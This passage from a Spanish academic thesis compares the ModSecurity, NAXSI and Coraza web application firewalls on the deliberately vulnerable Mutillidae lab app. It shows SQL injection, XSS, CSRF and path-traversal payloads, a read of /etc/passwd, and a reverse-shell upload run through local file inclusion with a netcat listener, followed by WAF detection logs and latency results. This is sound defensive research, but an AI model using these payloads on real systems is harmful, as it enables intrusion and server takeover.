


Figura 13: Página de inicio de Mutillidae

3.4. Explotación de vulnerabilidades

En este apartado vamos a ver cómo se realizan los ataques que posteriormente deberemos neutralizar. Cabe destacar que algunos ataques pueden ser simplificados, ya que el objetivo del documento no es explicar en profundidad cómo se ejecutan estas vulnerabilidades en entornos en producción.

3.4.1. SQL Injection

Para la ejecución de esta amenaza, utilizaremos un formulario que dado un nombre de usuario y una contraseña, devuelve información sobre el usuario. Para ser más específico, la consulta SQL es la siguiente:

```
SELECT * FROM accounts WHERE username='<campo username>' AND
password='<campo password>'
```

Sin embargo, podemos modificar el campo username para que muestre todos los usuarios de la aplicación si le asignamos el siguiente valor a username:

```
SELECT * FROM accounts WHERE username=''OR 1=1# AND
password='<campo password>'
```

De este modo, aunque no damos un nombre de usuario para que sea consultado, la consulta SQL siempre devolverá todos los valores de la tabla 'accounts', ya que 1=1 siempre será cierto. El carácter "#" permite comentar el resto de la consulta, de modo que no se realizará la comprobación de la contraseña. El resultado de la inyección SQL es la siguiente:




Figura 14: Ejemplo de SQL Injection

3.4.2. Command Injection

Para la ejecución de esta amenaza, utilizaremos un formulario que actúa como DNS lookup, es decir, introduces un dominio y se devuelve la ejecución del comando nslookup de dicho dominio. De esta manera, podemos utilizar el carácter punto y coma (;) para concatenar la ejecución de otros comandos en el servidor. Asimismo, podemos hacer lo siguiente:




Figura 15: Ejemplo de inyección de comandos

3.4.3. Directory Traversal

En los dos ejemplos anteriores, se ha accedido al contenido web mediante las URL http://10.0.0.5/mutillidae/index.php?page=user-info.php y http://10.0.0.5/mutillidae/index.php?page=dns-lookup.php respectivamente. Como podemos ver, en la URL el parámetro *page* indica el contenido que se debe mostrar en la página.

Sin embargo, podemos modificar el valor del parámetro para que nos muestre cualquier archivo del servidor, por ejemplo, el archivo /etc/passwd




Figura 16: Directory traversal al archivo /etc/passwd

3.4.4. XSS Reflected

Para la ejecución de esta amenaza, haremos una demostración bastante simple utilizando un formulario que actúa como un servidor *echo*, es decir, un servidor que replica la petición enviada por el cliente y la envía de vuelta.

Figura 17: Ejemplo de funcionalidad de servidor *echo*

De esta manera, somos capaces de incorporar un script en el contenido web, que será devuelto al usuario y será este el que lo ejecute. Un ejemplo sería:

Figura 18: El script enviado se ejecuta en el navegador

En este caso, el contenido HTML del resultado es

```
<div class="report-header">Results for
<script>alert(10)</script></div>
```

3.4.5. XSS DOM Based

Este tipo de vulnerabilidad, a diferencia de Reflected XSS, no será enviada al servidor, sino que se ejecutará dentro del javascript del propio cliente. Esto hace que su detección por parte de un WAF sea imposible si no implementa

alguna medida de seguridad adicional como los CSP, que restringen el origen de los scripts permitidos en la aplicación web [30].

De modo que, para explotar esta vulnerabilidad, debemos introducir un script que será ejecutado por el javascript del navegador inmediatamente sin implicar al servidor web ni a su base de datos.

Para ello, vamos a utilizar *Web Storage*, que es una de las APIs de HTML5 que permite guardar datos de tipo/valor (key/value) en nuestro navegador [31]. A la hora de añadir entradas a esa *web storage*, se procesa mediante javascript ejecutándose en la página. Veamos el siguiente ejemplo:




Figura 19: Ejemplo de HTML5 Web Storage

Una vez realizada la ejecución del javascript, el contenido HTML resultante es el siguiente:

```
<span id="idAddItemMessageSpan" class="success-message">Added
key Hello to Session storage</span>
```

Como podemos ver, el valor key *Hello* se muestra en la parte inferior, así que aquí es donde podemos poner nuestro script. A modo de ejemplo, podemos utilizar un script que se ejecute automáticamente:




Figura 20: Ejecución del script al cargar imagen inexistente

En este caso, hemos utilizado la etiqueta *img* y mediante el atributo *onerror*, somos capaces de añadir cualquier *payload*. Sin embargo, este script solo se ejecutará una vez, así que no es persistente.

3.4.6. XSS Persistent

Para ejecutar esta vulnerabilidad, vamos a utilizar un blog que permite a los usuarios escribir una publicación para que quede registrada en la base de datos, y posteriormente, pueda ser visualizada por otros usuarios. Vamos a hacer una simple demostración:




Figura 21: Inyección de script en la base de datos

De esta manera, cada vez que alguien vea la publicación de jim, se ejecutará el script.

Contenido HTML:

```
<td>Persistent XSS <script>alert(10)</script></td>
```

3.4.7. Cross Site Request Forgery

Para llevar a cabo esta vulnerabilidad, vamos a crear un cross-site script que haga una solicitud falsificada de un formulario a una página vulnerable, de modo que se envíe el formulario aunque el usuario no haya rellenado ningún campo en absoluto. Tomemos el siguiente ejemplo donde queremos que la gente vote nmap:




Figura 22: Votación objetivo del CSRF

El script deberá hacer una petición GET a dicha página añadiendo los valores del formulario como payload. Este script ha sido proporcionado por la propia aplicación Mutillidae para ayudar a entender el concepto de Cross-Site Request Forgery. Sin embargo, debido al tamaño del script, este se encuentra en el Anexo 1 junto a la estructura HTML del formulario.

Siguiendo con la vulnerabilidad anterior, publicaremos este script en el blog para que cualquier usuario pueda ejecutarlo y el resultado es el siguiente:

```
http://10.0.0.5/mutillidae/index.php?page=user-poll.php&csrf-token=&choice=nmap&initials=JD&user-poll-php-submit-button=Submit+Vote
```




Figura 23: Voto generado automáticamente

3.4.8. Malicious File Upload y Local File Inclusion

Para llevar a cabo esta vulnerabilidad, vamos a subir un archivo llamado reverse-shell.php, que establecerá una conexión TCP saliente del servidor web hacia una dirección IP y puertos establecidos (los del atacante). De esta manera, obtendremos una interfaz de línea de comandos (shell) en ejecución con los privilegios del usuario actual.

Figura 24: Subida de archivo malicioso

Una vez subido el archivo, prepararemos un netcat (nc) a la espera de que el archivo malicioso sea ejecutado.

```
nc -lvp 1234
```

Ahora, al igual que hemos hecho con la vulnerabilidad "Directory Traversal", modificaremos el parámetro "page" de la URL para ejecutar el archivo:

```
http://10.0.0.5/mutillidae/index.php?page=/tmp/reverse-shell.php
```

Un vez ejecutado el archivo, tendremos un shell desde el servidor web




Figura 25: Pentester recibe shell desde el servidor web

El script del reverse-shell se encuentra en el Anexo 2. No es propiedad mía, sino que es propiedad del usuario de GitHub pentestmokey. El repositorio se llama php-reverse-shell [32].

3.5. ModSecurity - Instalación y configuración

La instalación de ModSecurity se ha realizado en una distribución Kali Linux, aunque el único requisito para la instalación es tener un servidor Apache en la máquina.

Principalmente, este servidor Apache está actuando como reverse proxy para que todo el contenido HTTP destinado a la aplicación web Mutillidae pueda ser monitorizado.

A partir de este primer paso, podemos seguir la guía de linode.com que detalla cómo securizar Apache2 mediante ModSecurity. En esta guía se indica cómo se debe instalar ModSecurity, las configuraciones iniciales, y a como importar el OWASP ModSecurity Core Rule Set [33].

El Conjunto Principal de Reglas (CRS) de ModSecurity de OWASP es un conjunto de reglas genéricas de detección de ataques diseñado para su uso con ModSecurity o firewalls de aplicaciones web compatibles, como Coraza. El objetivo del CRS es proteger las aplicaciones web contra una amplia variedad de ataques, incluidos los diez principales de OWASP, con un mínimo de alertas falsas. El CRS proporciona protección contra muchas categorías comunes de ataques, como la Inyección SQL, Cross Site Scripting (XSS) y la Inclusión Local de Archivos [33].

3.6. NAXSI - Instalación y configuración

Siguiendo la guía de webdock.io, con un Ubuntu 20.04 y Nginx 1.19.6, se ha conseguido instalar el módulo NAXSI [34].

Al ser Naxsi un módulo Nginx de terceros, no se incluye en el paquete Nginx, sino que será necesario descargar el código fuente de ambos y compilar Nginx con soporte para Naxsi.

Una vez compilado, configuraremos Nginx para que implemente las políticas de Naxsi, además de hacer reverse proxy a la aplicación web Mutillidae.

3.7. Coraza - Instalación y configuración

Siguiendo la guía de medium.com del autor Juan Pablo Tosso, podemos desarrollar fácilmente un entorno listo para producción para aplicaciones web mediante Coraza [35].

La guía nos ofrece un archivo docker-compose que implementa los siguientes servicios:

- OWASP Juiceshop: Aplicación web, que al igual que Mutillidae, se encuentra en el directorio de aplicaciones web vulnerables de OWASP.
- Caddy: Servidor web con el que se implementa Coraza. Además, se implementarán las normas del OWASP ModSecurity CRS.

- Elastic + Kibana: Es una combinación de tecnologías para búsqueda, análisis y visualización de datos, donde Elasticsearch maneja el almacenamiento y la búsqueda eficientes, y Kibana proporciona una interfaz web para la visualización y exploración de datos.
- Procesador de registros: Procesador de registros: Detecta nuevos archivos en el directorio de auditoría, analiza los datos JSON y crea un documento JSON coherente que se cargará en Elasticsearch.

Sin embargo, en este caso solo necesitaremos el servicio de Caddy. Para ello, solo será necesario eliminar los servicios del archivo docker-compose y modificar el Caddyfile (archivo de configuración de Caddy) para realizar el reverse proxy a la aplicación web Mutillidae [35].

3.8. Fase de ataque

Con las vulnerabilidades debidamente identificadas y los WAFs instalados y configurados según las directrices establecidas previamente, procedemos ahora a la siguiente etapa del proceso. En esta fase, se llevarán a cabo los escenarios de amenazas predefinidos con el objetivo de evaluar la eficacia de los WAFs seleccionados.

Además, la recopilación de los registros generados por los WAFs se encuentra en el Anexo 3. A modo de ejemplo, aquí se muestran los registros generados por el ataque SQL Injection:

- ModSecurity

```
Apache-Error: [file "apache2_util.c"] [line 275] [level 3]
[client 10.0.0.10] ModSecurity: Warning. detected SQLi using
libinjection with fingerprint 's&1c' [file
"/usr/share/modsecurity-crs/rules/REQUEST-942-APPLICATION-ATTA
CK-SQLI.conf"] [line "66"] [id "942100"] [msg "SQL Injection
Attack Detected via libinjection"] [data "Matched Data: s&1c
found within ARGS:username: 'OR 1=1#"] [severity "CRITICAL"]
[ver "OWASP_CRS/4.0.0-rc2"] [tag "application-multi"] [tag
"language-multi"] [tag "platform-multi"] [tag "attack-sqli"]
[tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag
"capec/1000/152/248/66"] [tag "PCI/6.5.2"] [hostname
"10.0.0.5"] [uri "/mutillidae/index.php"] [unique_id
"ZUZ4f52e4DRTjo-CPLYfKQAAAAE"]
```

- NAXSI

```
[error] 2220#2220: *3 NAXSI_FMT:
ip=10.0.0.10&server=10.0.0.5&uri=/mutillidae/index.php&vers=1.
3&total_processed=2&total_blocked=1&config=block&cscore0=$SQL&
```

```
score0=6&cscore1=$XSS&score1=8&zone0=ARGS&id0=1009&var_name0=username&zone1=ARGS&id1=1013&var_name1=username, client: 10.0.0.10, server: , request: "GET /mutillidae/index.php?page=user-info.php&username=%27OR+1%3D1%23&password=&user-info-php-submit-button=View+Account+Details HTTP/1.1", host: "10.0.0.5", referrer: "http://10.0.0.5/mutillidae/index.php?page=user-info.php"
```


- Coraza


```
{"level":"error","ts":1701527481.4040194,"logger":"http.handlers.waf","msg":"[client \"10.0.0.10\"] Coraza: Access denied (phase 2). SQL Injection Attack Detected via libinjection [file \"@owasp_crs/REQUEST-942-APPLICATION-ATTACK-SQLI.conf\"] [line \"4998\"] [id \"942100\"] [rev \"\"] [msg \"SQL Injection Attack Detected via libinjection\"] [data \"Matched Data: s&1c found within ARGS:username: 'OR 1=1#\"] [severity \"critical\"] [ver \"OWASP_CRS/4.0.0-rc1\"] [maturity \"0\"] [accuracy \"0\"] [tag \"application-multi\"] [tag \"language-multi\"] [tag \"platform-multi\"] [tag \"attack-sqli\"] [tag \"paranoia-level/1\"] [tag \"OWASP_CRS\"] [tag \"capec/1000/152/248/66\"] [tag \"PCI/6.5.2\"] [hostname \"\"] [uri \"/mutillidae/index.php?page=user-info.php&username=%27OR+1%3D1%23&password=&user-info-php-submit-button=View+Account+Details\"] [unique_id \"mqkgVjDjrPIVYMns\"]\n"}
```


A continuación, nos adentramos en la sección de Análisis de Resultados para evaluar las respuestas de cada WAF ante diversos tipos de ataques y su capacidad para mitigar las vulnerabilidades detectadas. Continuemos, así, con el análisis detallado de los resultados obtenidos.

4. Análisis de resultados

4.1. Vulnerabilidades detectadas

Se han llevado a cabo todas las amenazas indicadas en el apartado 3.4 utilizando cada uno de los tres WAFs como salvaguarda. En el Anexo 3 se encuentran los registros de ataques detectados de cada uno. El resultado es el siguiente:

Vulnerabilidad	¿Detectada?		
	ModSecurity	NAXSI	Coraza
SQL Injection	☑	☑	☑
Command Injection	☑	☑	☑
Directory Traversal	☑	☑	☑
XSS Reflected	☑	☑	☑
XSS DOM Based	☐	☐	☐
XSS Persistent	☑	☑	☑
CSRF	☑	☑	☑
Malicious File Upload	☑	☐	☑
Local File Inclusion	☑	☐	☑

Figura 26: Vulnerabilidades detectadas por WAF

Ninguno de los tres WAFs ha sido capaz de detectar XSS DOM Based, pero es debido a que dicha vulnerabilidad, como ya se explicó en el apartado 3.4.5., se ejecuta en el javascript del usuario y no se envía al servidor en ningún momento.

Asimismo, NAXSI tampoco ha logrado detectar la carga de un archivo malicioso, en este caso, el php-reverse-shell, en la aplicación web, ni su posterior ejecución. Esto permite a un atacante obtener control total sobre la aplicación web. En esta circunstancia, las consecuencias son graves y podrían agravarse aún más si el atacante logra escalar privilegios y obtener acceso como root.

Es más, aún utilizando el proceso de auto-aprendizaje propio de NAXSI, parece ser que no está diseñado para prevenir este tipo de amenazas, lo que le aporta una gran desventaja.

Por otra parte, ModSecurity y Coraza, que disponen de OWASP Core Rule Set, están mejor preparados para mitigar gran variedad de amenazas y salvaguardar la confidencialidad, integridad y disponibilidad de la aplicación web. Por tanto, podemos decir que ModSecurity y Coraza son los WAF que mayor protección ofrecen.

4.2. Análisis de rendimiento

En el contexto actual de la ciberseguridad, la evaluación de herramientas como los WAFs, no solo se limita a su efectividad en términos de seguridad. Es esencial ir más allá y examinar detenidamente el rendimiento de estas soluciones para asegurar que no solo protegen contra amenazas cibernéticas, sino que también optimicen la experiencia del usuario y la eficiencia de las aplicaciones.

Utilizando la herramienta 'wrk2', obtenida desde su repositorio de GitHub, simularemos cargas de trabajo realistas para evaluar cómo cada firewall maneja la latencia bajo condiciones específicas [36]. La latencia, siendo un indicador crítico, proporciona una perspectiva clave sobre la capacidad de cada firewall para mantener un rendimiento eficiente durante la protección contra posibles amenazas. El comando utilizado para las pruebas fue el siguiente:

```
wrk -t2 -c100 -d30s -R2000 -L http://10.0.0.5/mutillidae/
```

Este comando establece una carga de trabajo con dos hilos, 100 conexiones simultáneas, durante 30 segundos, y una tasa de solicitud de 2000 solicitudes por segundo. La opción '-L' proporciona información detallada sobre el percentil de latencia en un formato que puede importarse fácilmente en un HDR Histogram (Histograma de Rango Dinámico Alto) que veremos próximamente.

Los percentiles son medidas estadísticas que indican el valor por debajo del cual cae un cierto porcentaje de observaciones en un conjunto de datos [37]. En el contexto de las pruebas de rendimiento, los percentiles, como el 50%, 95%, o 99%, proporcionan información sobre la distribución de latencias y ayudan a entender cómo se comporta el sistema en diferentes situaciones.

A continuación, presentamos las distribuciones detalladas de latencia registradas para cada WAF. Estos datos son esenciales para comprender cómo puede impactar una gran cantidad de tráfico en el rendimiento de las aplicaciones web.

Percentil	Latencia (s)		
	ModSecurity	NAXSI	Coraza
50%	16,53	15,16	21,04
75%	21,40	19,07	26,05
90%	24,82	21,40	27,38
99%	26,95	22,97	29,00
99,9%	27,49	23,74	29,13
99,99%	27,74	24,35	29,13
99,999%	27,74	24,44	29,13
100.000%	27,74	24,44	29,13

Figura 27: Distribución de la latencia

La herramienta wrk2 también ofrece recoge información detallada para hacer una representación visual de los resultados y mejorar la comprensión de estos. De esta manera, podemos generar un Histograma de Rango Dinámico Alto (HDR Histogram), que es una estructura de datos diseñada para almacenar y analizar distribuciones de datos con un rango amplio y alta precisión. A diferencia de los histogramas convencionales, los HDR Histograms son capaces de manejar grandes variaciones en los valores y proporcionar detalles precisos en los extremos de la distribución, lo que los hace valiosos en la medición de latencia y rendimiento en pruebas de carga y sistemas distribuidos [38]. El histograma es el siguiente:




Figura 28: HDR Histogram de latencia por percentil

Como podemos ver, el WAF con menor latencia es NAXSI, ya que el 50% de los paquetes tuvieron una latencia menor o igual a 15,16 segundos. Además, también es el que muestra la menor latencia en el 100% de los casos.

Por otra parte, pasados los 30 segundos, NAXSI consiguió responder aproximadamente 14,000 peticiones, mientras que ModSecurity y Coraza solo consiguieron responder 5,000 y 233 peticiones, respectivamente.

